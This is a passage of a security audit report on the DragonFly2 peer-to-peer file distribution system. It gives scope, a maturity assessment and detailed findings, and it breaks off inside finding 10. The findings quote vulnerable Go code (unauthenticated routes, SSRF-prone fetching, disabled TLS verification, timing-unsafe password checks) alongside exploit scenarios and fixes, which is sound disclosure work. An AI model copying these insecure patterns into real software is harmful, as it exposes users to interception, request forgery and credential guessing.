

DragonFly2

Security Assessment

September 14, 2023

Prepared for:
Gaius Qi
DragonFly2

Organized by the Open Source Technology Improvement Fund, Inc.

Prepared by: **Paweł Płatek and Sam Alws**

About Trail of Bits

Founded in 2012 and headquartered in New York, Trail of Bits provides technical security assessment and advisory services to some of the world's most targeted organizations. We combine high-end security research with a real-world attacker mentality to reduce risk and fortify code. With 100+ employees around the globe, we've helped secure critical software elements that support billions of end users, including Kubernetes and the Linux kernel.

We maintain an exhaustive list of publications at https://github.com/trailofbits/publications, with links to papers, presentations, public audit reports, and podcast appearances.

In recent years, Trail of Bits consultants have showcased cutting-edge research through presentations at CanSecWest, HCSS, Devcon, Empire Hacking, GrrCon, LangSec, NorthSec, the O'Reilly Security Conference, PyCon, REcon, Security BSides, and SummerCon.

We specialize in software testing and code review projects, supporting client organizations in the technology, defense, and finance industries, as well as government entities. Notable clients include HashiCorp, Google, Microsoft, Western Digital, and Zoom.

Trail of Bits also operates a center of excellence with regard to blockchain security. Notable projects include audits of Algorand, Bitcoin SV, Chainlink, Compound, Ethereum 2.0, MakerDAO, Matic, Uniswap, Web3, and Zcash.

To keep up to date with our latest news and announcements, please follow @trailofbits on Twitter and explore our public repositories at https://github.com/trailofbits. To engage us directly, visit our "Contact" page at https://www.trailofbits.com/contact, or email us at info@trailofbits.com.

Trail of Bits, Inc.
228 Park Ave S #80688
New York, NY 10003
https://www.trailofbits.com
info@trailofbits.com

Notices and Remarks

Copyright and Distribution

Test Coverage Disclaimer

All activities undertaken by Trail of Bits in association with this project were performed in accordance with a statement of work and agreed upon project plan.

Security assessment projects are time-boxed and often reliant on information that may be provided by a client, its affiliates, or its partners. As a result, the findings documented in this report should not be considered a comprehensive list of security issues, flaws, or defects in the target system or codebase.

Trail of Bits uses automated testing techniques to rapidly test the controls and security properties of software. These techniques augment our manual security review work, but each has its limitations: for example, a tool may not generate a random edge case that violates a property or may not fully complete its analysis during the allotted time. Their use is also limited by the time and resource constraints of a project.

Table of Contents

Executive Summary

Engagement Overview

OSTIF engaged Trail of Bits to review the security of DragonFly2, a peer-to-peer file distribution system.

A team of two consultants conducted the review from July 10, 2023 to July 21, 2023, for a total of four engineer-weeks of effort. Our testing efforts focused on potential privilege escalation and denial-of-service attacks. With full access to source code and documentation, we performed static and dynamic testing of the DragonFly2 codebase, using automated and manual processes.

Observations and Impact

The security review discovered numerous low-level vulnerabilities that could have been caught with more robust tests and static analysis (e.g., TOB-DF2-3, TOB-DF2-7, TOB-DF2-9). A few vulnerabilities manifest serious issues in the system's design. Examples include the ability of remote peers to manipulate other peers' filesystems (TOB-DF2-12), which may result in remote code execution, and weak integrity verification of files and images shared in the network (TOB-DF2-15). Moreover, dozens of features seem not to be fully implemented, which leads to critical vulnerabilities (e.g., TOB-DF2-13).

Recommendations

Based on the codebase maturity evaluation and findings identified during the security review, Trail of Bits recommends that the DragonFly2 developers take the following steps:

- **Remediate the findings disclosed in this report.** These findings should be addressed as part of a direct remediation or as part of any refactor that may occur when addressing other recommendations.
- **Perform a threat modeling exercise.** For every component in the system, enumerate all entrypoints and decide where to lay trust boundaries. From there, research risks related to using data from potentially malicious, external parties. The exercise should detect and find mitigations for issues like TOB-DF2-15. Moreover, it should be accompanied by cryptographic protocol review, as the DragonFly2 system implements a Public Key Infrastructure architecture that is hard to implement securely.
- **Redesign the file handling mechanism in peers.** Currently, remote peers can fully control other peers' filesystems. DragonFly2 should "sandbox" peers' filesystems so that only a limited subset of the filesystem is used.

- **Remove support for the MD5 hashing algorithm.** It does not provide any benefits over more secure algorithms like SHA256 or SHA3, and is not collision-resistant. The MD5 should not be supported, even optionally, to avoid downgrade attacks.

- **Review implementations of low-level networking functionalities (e.g., HTTP proxy, HTTP header parsing) against standards and known attacks like request smuggling, parsing discrepancies, and mishandling of custom HTTP headers.** In particular, establish trust assumptions around the Proxy component, and review relevant attack vectors to ensure that the component does not compromise the whole system's security.

- **Finish implementation of DragonFly2.** There are numerous `TODO` and `FIXME` comments in the whole codebase. Even security-critical features are currently not yet implemented, leaving the system in a state of ambiguous security guarantees.

- **Advance static analysis used in the continuous integration (CI) pipeline.** Currently, only CodeQL with default build settings and the default ruleset is used. The build settings may need adjustment so that the generated CodeQL database is complete, as building the DragonFly2 is a complex task. Adding tools like Semgrep and `golangci-lint` should follow.

The following tables provide the number of findings by severity and category.

EXPOSURE ANALYSIS

Severity	*Count*
High	5
Medium	1
Low	4
Informational	5
Undetermined	4

CATEGORY BREAKDOWN

Category	*Count*
Auditing and Logging	1
Authentication	3
Configuration	1
Data Validation	9
Denial of Service	1
Error Reporting	1
Timing	2
Undefined Behavior	1

Project Summary

Contact Information

The following managers were associated with this project:

Dan Guido, Account Manager
dan@trailofbits.com

Jeff Braswell, Project Manager
jeff.braswell@trailofbits.com

The following engineers were associated with this project:

Paweł Płatek, Consultant
pawel.platek@trailofbits.com

Sam Alws, Consultant
sam.alws@trailofbits.com

Project Timeline

The significant events and milestones of the project are listed below.

Date	Event
July 6, 2023	Pre-project kickoff call
July 18, 2023	Status update meeting
July 24, 2023	Delivery of report draft
July 24, 2023	Report readout meeting
September 14, 2023	Delivery of comprehensive report

Project Goals

The engagement was scoped to provide a security assessment of DragonFly2. Specifically, we sought to answer the following non-exhaustive list of questions:

- Is it possible to perform a denial-of-service attack on a DragonFly network?
- Is it possible for an attacker to gain administrative privileges?
- Are Man-in-the-Middle attacks that change the contents of transferred files possible?
- Can an attacker gain code execution or file access on a DragonFly node?
- Is potentially untrusted data always thoroughly validated?

Project Targets

The engagement involved a review and testing of the targets listed below.

Dragonfly2

Repository	https://github.com/dragonflyoss
Version	`b3a516804fb873d10d866979a0c6353b148cd3f1`
Type	Go
Platform	Unix, macOS

Nydus

Repository	https://github.com/dragonflyoss/image-service
Version	`04fb92c5aa980deedf62e69cc2294195a88bab31`
Type	Rust
Platform	Unix, macOS

Project Coverage

This section provides an overview of the analysis coverage of the review, as determined by our high-level engagement goals. Our approaches included the following:

- Use of Semgrep and CodeQL static analysis tools
- Use of fuzz testing on the gRPC handlers
- A manual review of client (`dfget daemon`), scheduler, and manager code. The review focused on externally accessible endpoints (e.g., gRPC, HTTP) and high-level business logic.
    - Many specialized features of these components were not reviewed due to time constraints (see next section).

Coverage Limitations

Because of the time-boxed nature of testing work, it is common to encounter coverage limitations. During this project, we were unable to perform comprehensive testing of the following system elements, which may warrant further review:

- `dfcache` and `dfstore` were only partially reviewed
- Clients configurations (code in `client/config` directory)
- Command-line programs (code in `cmd` directory)
- Example deployments (code in `deploy` and `hack` directory)
- Code in the `internal` directory
- The following parts of the Manager component:
    - Authentication (JWT, OAuth, RBAC) was only slightly reviewed
    - Cache
    - Database
    - Searcher
    - gRPC server (especially authentication)
- The `scheduler/announcer` subcomponent
- Code in the `trainer` directory and any other code related to Artificial Intelligence or Machine Learning features of DragonFly2
- Code in the pkg directory, as only a very limited amount of the code that was tightly coupled with the reviewed components was audited

Automated Testing

Trail of Bits uses automated techniques to extensively test the security properties of software. We use both open-source static analysis and fuzzing utilities, along with tools developed in house, to perform automated testing of source code and compiled software.

Test Harness Configuration

We used the following tools in the automated testing phase of this project:

Tool	Description	Policy
Semgrep	An open-source static analysis tool for finding bugs and enforcing code standards when editing or committing code and during build time.	Appendix D
CodeQL	A code analysis engine developed by GitHub to automate security checks.	Appendix D
Go fuzzing	A standard, built-in Go fuzzer.	Appendix E

Codebase Maturity Evaluation

Trail of Bits uses a traffic-light protocol to provide each client with a clear understanding of the areas in which its codebase is mature, immature, or underdeveloped. Deficiencies identified here often stem from root causes within the software development life cycle that should be addressed through standardization measures (e.g., the use of common libraries, functions, or frameworks) or training and awareness programs.

Category	Summary	Result
Arithmetic	No issues with arithmetic were detected during the audit. However, we noticed a lack of code checking for integer overflows. Due to time constraints, we have not verified whether overflows are possible. We recommend reviewing and testing the code against this kind of issue. Moreover, use of the architecture-dependent `int` type may impact system's correctness (see TOB-DF2-19).	**Further Investigation Required**
Auditing	Log density and the quality of information logged appear to be sufficient. However, we did not try to verify if that is true for all execution paths and if all information required to perform incident response is always logged. Moreover, the security controls for log transition, storage, integrity, retention and rotation, and monitoring and alerting mechanisms were not audited.	**Further Investigation Required**
Authentication / Access Controls	We discovered numerous vulnerabilities resulting from incorrect or missing authentication and access controls. In general, it is unclear what are the trust assumptions and trust boundaries in the system. The DragonFly2 team should perform a threat modeling exercise to discover the assumptions, boundaries, and all relevant security controls, and to clarify and document possible high-level risks in the system. From a high-level perspective, our findings pose immediate questions about the following system's properties: • Which parts of Manager web UI should be	**Weak**

	authenticated and which are available publicly? (TOB-DF2-1) • Who should have network access to the Manager web UI? • With what external parties does the Manager communicate? How can it authenticate the parties? How can the parties authenticate the Manager? (TOB-DF2-3) • For which connections TLS is enabled? How can it be configured? (TOB-DF2-17) • Who are the potential adversaries against which the Proxy's authentication protects? • What are the possible attack vectors against the Proxy? (TOB-DF2-8) • Is it assumed that a peer may try to gain arbitrary code execution capabilities on another peer's machine? (TOB-DF2-12) • Should peers be able to access other peer's files located in the whole filesystem, or only in specific parts of the filesystem? • Should a `dfget` daemon have access to the whole filesystem, or should it operate only on a limited set of directories? • How does the mutual TLS authentication provide authentication to peers? How does the TLS certificate issuer verify the authenticity of an actor requesting a certificate? (TOB-DF2-13) • How can TLS certificates be rotated and revoked? • How can the Certificate Authority's (CA) root certificate be rotated? • How can peers securely obtain the correct CA certificate? • How integrity of files and images distributed in a peer-to-peer network is verified? Who is responsible for the integrity verification and when? • Do files and images integrity protections require collision resistance, or only preimage security? (TOB-DF2-15)	
Complexity Management	Multiple code pieces are a repeated, boilerplate code. One example is `WithDefault*` methods in a Proxy, which could be written in a more generic way. Another example is getter handlers in the Manager (`GetSchedulers`, `GetUsers`, `GetSeedPeerClusters`,	**Moderate**

	...): because all of these functions follow the same structure with only minor differences, they could be extracted to a single, generic method. This will help to avoid copy-paste bugs like missing important method calls (e.g., calls to `setPaginationDefault`). There are multiple `TODO` and `FIXME` comments, some of which indicate missing security controls (e.g., a comment indicating permanently disabled TLS). Moreover, multiple `context.TODO()` methods are used, instead of well defined contexts. Some functions are not used, hindering code readability. Examples include the `RandString` and `recoverFromPanic` methods. Parallel v1 and v2 versions of components add a significant amount of complexity. A clearer way of migration between versions should be designed. Ideally, a code reviewer should see only code specific to a selected version.	
Configuration	We did not review configuration of components.	**Not Considered**
Cryptography and Key Management	DragonFly2 makes use of cryptography (e.g., TLS, x509 PKI for mTLS, user passwords authentication), but this area was not audited due to time constraints. We note that the system usually uses modern cryptographic libraries with robust algorithms (with the exception described in TOB-DF2-8). On the other hand, some critical operations, such as key generation and establishment of Certificate Authority keys, are not automated and are left for users to perform.	**Further Investigation Required**
Data Handling	It is not certain which data is considered to be trusted and which is potentially malicious (this ambiguity resulted in, e.g., TOB-DF2-2 and TOB-DF2-12). Clarifying this will be beneficial, as having a clear threat model for the system will allow users to reason about the security guarantees it provides. The process could begin by, for example, enumerating all entrypoints to all system components. Data is validated to some extent, but there are missing	**Moderate**

	checks (see TOB-DF2-14). Validation routines are scattered in a few places (e.g., in the api repository and gRPC handlers). Centralizing (limiting the amount of functions responsible for validation) and uniformizing (making similar validations for similar data types) data validation should increase the maturity of the system in this area. There are indications of overly fine-grained data handling. That is, there are operations that could be performed as one "block," but are separated and so require developers to remember the steps involved in manual "execution" of all the pieces (e.g., TOB-DF2-4). Moreover, there is a problem of unnecessary custom code that deals with common problems, where an existing library or APIs could be used instead. For example, URLs are handled by regexes and string operations instead of dedicated `net/url` API; the Proxy component is written from the scratch, where the Go ecosystem probably offers a more robust, ready-to-use solution.	
Documentation	Documentation on the website is very limited. It does not describe some DragonFly2 concepts (like what is a Job, Task, or Peer); does not provide actionable instructions for common tasks (e.g., usage of the Manager from web UI or CLI client); and does not explain configuration options in-depth. There is no documentation bound to the source code (e.g., inside the code repository) that would explain components' structure in-depth. At minimum, a `README` file should be created for every module (e.g., client/daemon, client/dfget, pkg, manager) with information like the main functionality of the component, how it relates to other components, how the directory and file structure look from a functional perspective, and what are main function calls graphs. The docstrings coverage is almost sufficient, but should be improved. Some important interfaces, structures, and methods are not documented. This makes it hard to reason about functionality and the security assumptions of specific functions. For example, it is not obvious what	**Moderate**

	the Task structure's `AddTraffic` method does, nor how it handles integer overflows. Some documentation is outdated. For example, the state machine shown on the "Scheduler" documentation page is missing some of the states present in the state machine in the code.	
Maintenance	We did not review the security of external components, which versions of such components are used by the DragonFly2, or whether the DragonFly2 team has technical or procedural controls for maintaining and updating its dependencies. We observed code that was copy-pasted from external codebases (see appendix C, issue 8). Further investigation is required to decide on the security of that approach to incorporating external code. It may be beneficial for the DragonFly2 system to design a more robust way of dealing with such code (e.g., by vendoring the code, or by looking for small, alternative packages implementing desired functionalities).	**Further Investigation Required**
Memory Safety and Error Handling	The Go language is memory-safe, so we did not review potential memory safety issues. Error handling generally follows standard Go practices, except that some functions' error values are ignored and there are multiple unchecked type assertions. These error-prone patterns require further investigation to determine if they pose exploitable risks to the system. Moreover, we observed a few bugs in the error handling (TOB-DF2-16, TOB-DF2-9), which should be dealt with by increasing test coverage and implementation of more advanced static analysis.	**Moderate**
Testing and Verification	Unit and integration tests are included throughout the codebase. Due to the time constraints on this audit, we were not able to verify the thoroughness of the tests. Some static analysis tools are used in the CI pipeline, but more advanced configurations and tooling could be incorporated.	**Further Investigation Required**

	There is no fuzzing nor property testing.	

Summary of Findings

The table below summarizes the findings of the review, including type and severity details.

ID	Title	Type	Severity
1	Authentication is not enabled for some Manager's endpoints	Authentication	**Undetermined**
2	Server-side request forgery vulnerabilities	Data Validation	**High**
3	Manager makes requests to external endpoints with disabled TLS authentication	Authentication	**Low**
4	Incorrect handling of a task structure's usedTraffic field	Data Validation	**Low**
5	Directories created via os.MkdirAll are not checked for permissions	Data Validation	**Low**
6	Slicing operations with hard-coded indexes and without explicit length validation	Data Validation	**Informational**
7	Files are closed without error check	Undefined Behavior	**Low**
8	Timing attacks against Proxy's basic authentication are possible	Timing	**Undetermined**
9	Possible panics due to nil pointer dereference when using variables created alongside an error	Denial of Service	**Medium**
10	TrimLeft is used instead of TrimPrefix	Data Validation	**Informational**
11	Vertex.DeleteInEdges and Vertex.DeleteOutEdges functions are not thread safe	Timing	**Undetermined**
12	Arbitrary file read and write on a peer machine	Data Validation	**High**

13	Manager generates mTLS certificates for arbitrary IP addresses	Authentication	**High**
14	gRPC requests are weakly validated	Data Validation	**Undetermined**
15	Weak integrity checks for downloaded files	Data Validation	**High**
16	Invalid error handling, missing return statement	Error Reporting	**Informational**
17	Tiny file download uses hard coded HTTP protocol	Configuration	**High**
18	Incorrect log message	Auditing and Logging	**Informational**
19	Usage of architecture-dependent int type	Data Validation	**Informational**

Detailed Findings

1. Authentication is not enabled for some Manager's endpoints	
Severity: **Undetermined**	Difficulty: **High**
Type: Authentication	Finding ID: TOB-DF2-1
Target: `Dragonfly2/manager/router/router.go`	

Description

The `/api/v1/jobs` and `/preheats` endpoints in Manager web UI are accessible without authentication. Any user with network access to the Manager can create, delete, and modify jobs, and create preheat jobs.

```
job := apiv1.Group("/jobs")
```

Figure 1.1: The `/api/v1/jobs` endpoint definition (`Dragonfly2/manager/router/router.go#191`)

```
// Compatible with the V1 preheat.
pv1 := r.Group("/preheats")
r.GET("_ping", h.GetHealth)
pv1.POST("", h.CreateV1Preheat)
pv1.GET(":id", h.GetV1Preheat)
```

Figure 1.2: The `/preheats` endpoint definition (`Dragonfly2/manager/router/router.go#206–210`)

Exploit Scenario

An unauthenticated adversary with network access to a Manager web UI uses `/api/v1/jobs` endpoint to create hundreds of useless jobs. The Manager is in a denial-of-service state, and stops accepting requests from valid administrators.

Recommendations

Short term, add authentication and authorization to the `/api/v1/jobs` and `/preheats` endpoints.

Long term, rewrite the Manager web API so that all endpoints are authenticated and authorized by default, and only selected endpoints explicitly disable these security controls. Alternatively, rewrite the API into public and private parts using groups, as demonstrated in

this comment. The proposed design will prevent developers from forgetting to protect some endpoints.

2. Server-side request forgery vulnerabilities

Severity: **High**	Difficulty: **Medium**
Type: Data Validation	Finding ID: TOB-DF2-2
Target: Various locations	

Description

There are multiple server-side request forgery (SSRF) vulnerabilities in the DragonFly2 system. The vulnerabilities enable users to force DragonFly2's components to make requests to internal services, which otherwise are not accessible to the users.

One SSRF attack vector is exposed by the Manager's API. The API allows users to create jobs. When creating a Preheat type of a job, users provide a URL that the Manager connects to (see figures 2.1–2.3). The URL is weakly validated, and so users can trick the Manager into sending HTTP requests to services that are in the Manager's local network.

```
func (p *preheat) CreatePreheat(ctx context.Context, schedulers []models.Scheduler,
json types.PreheatArgs) (*internaljob.GroupJobState, error) {
	[skipped]

	url := json.URL
	[skipped]

	// Generate download files
	var files []internaljob.PreheatRequest
	switch PreheatType(json.Type) {
	case PreheatImageType:
		// Parse image manifest url
		skipped, err := parseAccessURL(url)
		[skipped]

		files, err = p.getLayers(ctx, url, tag, filter,
nethttp.MapToHeader(rawheader), image)
		[skipped]
	case PreheatFileType:
		[skipped]
}
```

Figure 2.1: A method handling Preheat job creation requests (Dragonfly2/manager/job/preheat.go#89–132)

```
func (p *preheat) getLayers(ctx context.Context, url, tag, filter string, header
http.Header, image *preheatImage) ([]internaljob.PreheatRequest, error) {
```

```
	ctx, span := tracer.Start(ctx, config.SpanGetLayers,
trace.WithSpanKind(trace.SpanKindProducer))
	defer span.End()

	resp, err := p.getManifests(ctx, url, header)
```

Figure 2.2: A method called by the `CreatePreheat` function (Dragonfly2/manager/job/preheat.go#176–180)

```
func (p *preheat) getManifests(ctx context.Context, url string, header http.Header)
(*http.Response, error) {
	req, err := http.NewRequestWithContext(ctx, http.MethodGet, url, nil)
	if err != nil {
		return nil, err
	}

	req.Header = header
	req.Header.Add(headers.Accept, schema2.MediaTypeManifest)

	client := &http.Client{
		Timeout: defaultHTTPRequesttimeout,
		Transport: &http.Transport{
			TLSClientConfig: &tls.Config{InsecureSkipVerify: true},
		},
	}

	resp, err := client.Do(req)
	if err != nil {
		return nil, err
	}

	return resp, nil
}
```

Figure 2.3: A method called by the `getLayers` function (Dragonfly2/manager/job/preheat.go#211–233)

A second attack vector is in peer-to-peer communication. A peer can ask another peer to make a request to an arbitrary URL by triggering the `pieceManager.DownloadSource` method (figure 2.4), which calls the `httpSourceClient.GetMetadata` method, which performs the request.

```
func (pm *pieceManager) DownloadSource(ctx context.Context, pt Task, peerTaskRequest
*schedulerv1.PeerTaskRequest, parsedRange *nethttp.Range) error {
```

Figure 2.4: Signature of the `DownloadSource` function (Dragonfly2/client/daemon/peer/piece_manager.go#301)

Another attack vector is due to the fact that HTTP clients used by the DragonFly2's components do not disable support for HTTP redirects. This configuration means that an

HTTP request sent to a malicious server may be redirected by the server to a component's internal service.

Exploit Scenario

An unauthenticated user with access to the Manager API registers himself with a guest account. The user creates a preheat job—he is allowed to do so, because of a bug described in TOB-DF2-1—with a URL pointing to an internal service. The Manager makes the request to the service on behalf of the malicious user.

Recommendations

Short term, investigate all potential SSRF attack vectors in the DragonFly2 system and mitigate risks by either disallowing requests to internal networks or creating an allowlist configuration that would limit networks that can be requested. Disable automatic HTTP redirects in HTTP clients. Alternatively, inform users about the SSRF attack vectors and provide them with instructions on how to mitigate this attack on the network level (e.g., by configuring firewalls appropriately).

Long term, ensure that applications cannot be tricked to issue requests to arbitrary locations provided by its users. Consider implementing a single, centralized class responsible for validating the destinations of requests. This will increase code maturity with respect to HTTP request handling.

3. Manager makes requests to external endpoints with disabled TLS authentication

Severity: **Low**	Difficulty: **Low**
Type: Authentication	Finding ID: TOB-DF2-3
Target: `Dragonfly2/manager/job/preheat.go`	

Description

The Manager disables TLS certificate verification in two HTTP clients (figures 3.1 and 3.2). The clients are not configurable, so users have no way to re-enable the verification.

```
func getAuthToken(ctx context.Context, header http.Header) (string, error) {
	[skipped]

	client := &http.Client{
		Timeout: defaultHTTPRequesttimeout,
		Transport: &http.Transport{
			TLSClientConfig: &tls.Config{InsecureSkipVerify: true},
		},
	}

	[skipped]
}
```

Figure 3.1: `getAuthToken` function with disabled TLS certificate verification (`Dragonfly2/manager/job/preheat.go#261–301`)

```
func (p *preheat) getManifests(ctx context.Context, url string, header http.Header)
(*http.Response, error) {
	[skipped]

	client := &http.Client{
		Timeout: defaultHTTPRequesttimeout,
		Transport: &http.Transport{
			TLSClientConfig: &tls.Config{InsecureSkipVerify: true},
		},
	}

	[skipped]
}
```

Figure 3.2: `getManifests` function with disabled TLS certificate verification (`Dragonfly2/manager/job/preheat.go#211–233`)

Exploit Scenario

A Manager processes dozens of preheat jobs. An adversary performs a network-level Man-in-the-Middle attack, providing invalid data to the Manager. The Manager preheats with the wrong data, which later causes a denial of service and file integrity problems.

Recommendations

Short term, make the TLS certificate verification configurable in the `getManifests` and `getAuthToken` methods. Preferably, enable the verification by default.

Long term, enumerate all HTTP, gRPC, and possibly other clients that use TLS and document their configurable and non-configurable (hard-coded) settings. Ensure that all security-relevant settings are configurable or set to secure defaults. Keep the list up to date with the code.

4. Incorrect handling of a task structure's usedTraffic field

Severity: **Low**	Difficulty: **Medium**
Type: Data Validation	Finding ID: TOB-DF2-4
Target: `Dragonfly2/client/daemon/peer/piece_manager.go`	

Description

The `processPieceFromSource` method (figure 4.1) is part of a task processing mechanism. The method writes pieces of data to storage, updating a `Task` structure along the way. The method does not update the structure's `usedTraffic` field, because an uninitialized variable `n` is used as a guard to the `AddTraffic` method call, instead of the `result.Size` variable.

```
var n int64
result.Size, err = pt.GetStorage().WritePiece([skipped])

result.FinishTime = time.Now().UnixNano()
if n > 0 {
       pt.AddTraffic(uint64(n))
}
```

Figure 4.1: Part of the `processPieceFromSource` method with a bug (`Dragonfly2/client/daemon/peer/piece_manager.go#264–290`)

Exploit Scenario

A task is processed by a peer. The `usedTraffic` metadata is not updated during the processing. Rate limiting is incorrectly applied, leading to a denial-of-service condition for the peer.

Recommendations

Short term, replace the `n` variable with the `result.Size` variable in the `processPieceFromSource` method.

Long term, add tests for checking if all `Task` structure fields are correctly updated during task processing. Add similar tests for other structures.

5. Directories created via os.MkdirAll are not checked for permissions

Severity: **Low**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-DF2-5
Target: Various locations	

Description
DragonFly2 uses the `os.MkdirAll` function to create certain directory paths with specific access permissions. This function does not perform any permission checks when a given directory path already exists. This allows a local attacker to create a directory to be used later by DragonFly2 with broad permissions before DragonFly2 does so, potentially allowing the attacker to tamper with the files.

Exploit Scenario
Eve has unprivileged access to the machine where Alice uses DragonFly2. Eve watches the commands executed by Alice and introduces new directories/paths with 0777 permissions before DragonFly2 does so. Eve can then delete and forge files in that directory to change the results of further commands executed by Alice.

Recommendations
Short term, when using utilities such as `os.MkdirAll`, `os.WriteFile`, or `outil.WriteFile`, check all directories in the path and validate their owners and permissions before performing operations on them. This will help avoid situations where sensitive information is written to a pre-existing attacker-controlled path. Alternatively, explicitly call the `chown` and `chmod` methods on newly created files and permissions. We recommend making a wrapper method around file and directory creation functions that would handle pre-existence checks or would chain the previously mentioned methods.

Long term, enumerate files and directories for their expected permissions overall, and build validation to ensure appropriate permissions are applied before creation and upon use. Ideally, this validation should be centrally defined and used throughout the entire application.

6. Slicing operations with hard-coded indexes and without explicit length validation

Severity: **Informational**	Difficulty: **High**
Type: Data Validation	Finding ID: TOB-DF2-6
Target: `Dragonfly2/client/daemon/peer/piece_downloader.go`, `Dragonfly2/scheduler/resource/peer.go`	

Description

In the `buildDownloadPieceHTTPRequest` and `DownloadTinyFile` methods (figures 6.1 and 6.2), there are array slicing operations with hard-coded indexes. If the arrays are smaller than the indexes, the code panics.

This finding's severity is informational, as we were not able to trigger the panic with a request from an external actor.

```
func (p *pieceDownloader) buildDownloadPieceHTTPRequest(ctx context.Context, d
*DownloadPieceRequest) *http.Request {
	// FIXME switch to https when tls enabled
	targetURL := url.URL{
		Scheme:   p.scheme,
		Host:     d.DstAddr,
		Path:     fmt.Sprintf("download/%s/%s", d.TaskID[:3], d.TaskID),
		RawQuery: fmt.Sprintf("peerId=%s", d.DstPid),
	}
```

Figure 6.1: If `d.TaskID` length is less than 3, the code panics (Dragonfly2/client/daemon/peer/piece_downloader.go#198–205)

```
func (p *Peer) DownloadTinyFile() ([]byte, error) {
	ctx, cancel := context.WithTimeout(context.Background(),
downloadTinyFileContextTimeout)
	defer cancel()

	// Download url:
http://${host}:${port}/download/${taskIndex}/${taskID}?peerId=${peerID}
	targetURL := url.URL{
		Scheme:   "http",
		Host:     fmt.Sprintf("%s:%d", p.Host.IP, p.Host.DownloadPort),
		Path:     fmt.Sprintf("download/%s/%s", p.Task.ID[:3], p.Task.ID),
		RawQuery: fmt.Sprintf("peerId=%s", p.ID),
	}
```

Figure 6.2: If `p.Task.ID` length is less than 3, the code panics (`Dragonfly2/scheduler/resource/peer.go#436–446`)

Recommendations

Short term, explicitly validate lengths of arrays before performing slicing operations with hard-coded indexes. If the arrays are known to always be of sufficient size, add a comment in code to indicate this, so that further reviewers of the code will not have to triage this false positive.

Long term, add fuzz testing to the codebase. This type of testing helps to identify missing data validation and inputs triggering panics.

7. Files are closed without error check	
Severity: **Low**	Difficulty: **High**
Type: Undefined Behavior	Finding ID: TOB-DF2-7
Target: Various locations	

Description
Several methods in the DragonFly2 codebase defer file close operations after writing to a file. This may introduce undefined behavior, as the file's content may not be flushed to disk until the file has been closed.

Errors arising from the inability to flush content to disk while closing will not be caught, and the application may assume that content was written to disk successfully. See the example in figure 7.1.

```
file, err := os.OpenFile(t.DataFilePath, os.O_RDWR, defaultFileMode)
if err != nil {
       return 0, err
}
defer file.Close()
```

Figure 7.1: Part of the `localTaskStore.WritePiece` method (`Dragonfly2/client/daemon/storage/local_storage.go#124–128`)

The bug occurs in multiple locations throughout the codebase.

Exploit Scenario
The server on which the DragonFly2 application runs has a disk that periodically fails to flush content due to a hardware failure. As a result, certain methods in the codebase sometimes fail to write content to disk. This causes undefined behavior.

Recommendations
Short term, consider closing files explicitly at the end of functions and checking for errors. Alternatively, defer a wrapper function to close the file and check for errors if applicable.

Long term, test the DragonFly2 system with "failure injection" technique. This technique works by randomly failing system-level calls (like the one responsible for writing a file to a disk) and checking if the application under test correctly handles the error.

References
- "Don't defer Close() on writable files" blog post

- “Security assessment techniques for Go projects”, Fault injection chapter

8. Timing attacks against Proxy's basic authentication are possible

Severity: **Undetermined**	Difficulty: **High**
Type: Timing	Finding ID: TOB-DF2-8
Target: `Dragonfly2/client/daemon/proxy/proxy.go`	

Description

The access control mechanism for the Proxy feature uses simple string comparisons and is therefore vulnerable to timing attacks. An attacker may try to guess the password one character at a time by sending all possible characters to a vulnerable mechanism and measuring the comparison instruction's execution times.

The vulnerability is shown in figure 8.1, where both the username and password are compared with a short-circuiting equality operation.

```
if user != proxy.basicAuth.Username || pass != proxy.basicAuth.Password {
```

Figure 8.1: Part of the `ServeHTTP` method with code line vulnerable to the timing attack (`Dragonfly2/client/daemon/proxy/proxy.go#316`)

It is currently undetermined what an attacker may be able to do with access to the proxy password.

Recommendations

Short term, replace the simple string comparisons used in the `ServeHTTP` method with constant-time comparisons. This will prevent the possibility of timing the comparison operation to leak passwords.

Long term, use static analysis to detect code vulnerable to simple timing attacks. For example, use the CodeQL's `go/timing-attack` query.

References

- Timeless Timing Attacks: this presentation explains how timing attacks can be made more efficient.
- Go `crypto/subtle ConstantTimeCompare` method: this method implements a constant-time comparison.

9. Possible panics due to nil pointer dereference when using variables created alongside an error

Severity: **Medium**	Difficulty: **Medium**
Type: Denial of Service	Finding ID: TOB-DF2-9
Target: `Dragonfly2/client/daemon/rpcserver/rpcserver.go`, `Dragonfly2/client/daemon/peer/peertask_manager.go`	

Description

We found two instances in the DragonFly codebase where the first return value of a function is dereferenced even when the function returns an error (figures 9.1 and 9.2). This can result in a `nil` dereference, and cause code to `panic`. The codebase may contain additional instances of the bug.

```
request, err := source.NewRequestWithContext(ctx, parentReq.Url,
parentReq.UrlMeta.Header)
if err != nil {
	log.Errorf("generate url [%v] request error: %v", request.URL, err)
	span.RecordError(err)
	return err
}
```

Figure 9.1: If there is an error, the `request.URL` variable is used even if the request is `nil` (`Dragonfly2/client/daemon/rpcserver/rpcserver.go#621–626`)

```
prefetch, err := ptm.getPeerTaskConductor(context.Background(), taskID, req, limit,
nil, nil, desiredLocation, false)
if err != nil {
	logger.Errorf("prefetch peer task %s/%s error: %s", prefetch.taskID,
prefetch.peerID, err)
	return nil
}
```

Figure 9.2: `prefetch` may be `nil` when there is an error, and trying to get `prefetch.taskID` can cause a `nil` dereference `panic` (`Dragonfly2/client/daemon/peer/peertask_manager.go#294–298`)

Exploit Scenario

Eve is a malicious actor operating a peer machine. She sends a `dfdaemonv1.DownRequest` request to her peer Alice. Alice's machine receives the request, resolves a `nil` variable in the `server.Download` method, and panics.

Recommendations

Short term, change the error message code to avoid making incorrect dereferences.

Long term, review codebase against this type of issue. Systematically use static analysis to detect this type of vulnerability. For example, use Trail of Bits' Semgrep `invalid-usage-of-modified-variable rule`.

10. TrimLeft is used instead of TrimPrefix

Severity: **Informational**	Difficulty: **Low**
Type: Data Validation	Finding ID: TOB-DF2-10
Target: Various locations	

Description

The `strings.TrimLeft` function is used at multiple points in the Dragonfly codebase to remove a prefix from a string. This function has unexpected behavior; its second argument is an unordered set of characters to remove, rather than a prefix to remove. The `strings.TrimPrefix` function should be used instead.

The issues that were found are presented in figures 10.1–4. However, the codebase may contain additional issues of this type.

```
urlMeta.Range = strings.TrimLeft(r, http.RangePrefix)
```

Figure 10.1: Dragonfly2/scheduler/job/job.go#175

```
rg = strings.TrimLeft(r, "bytes=")
```

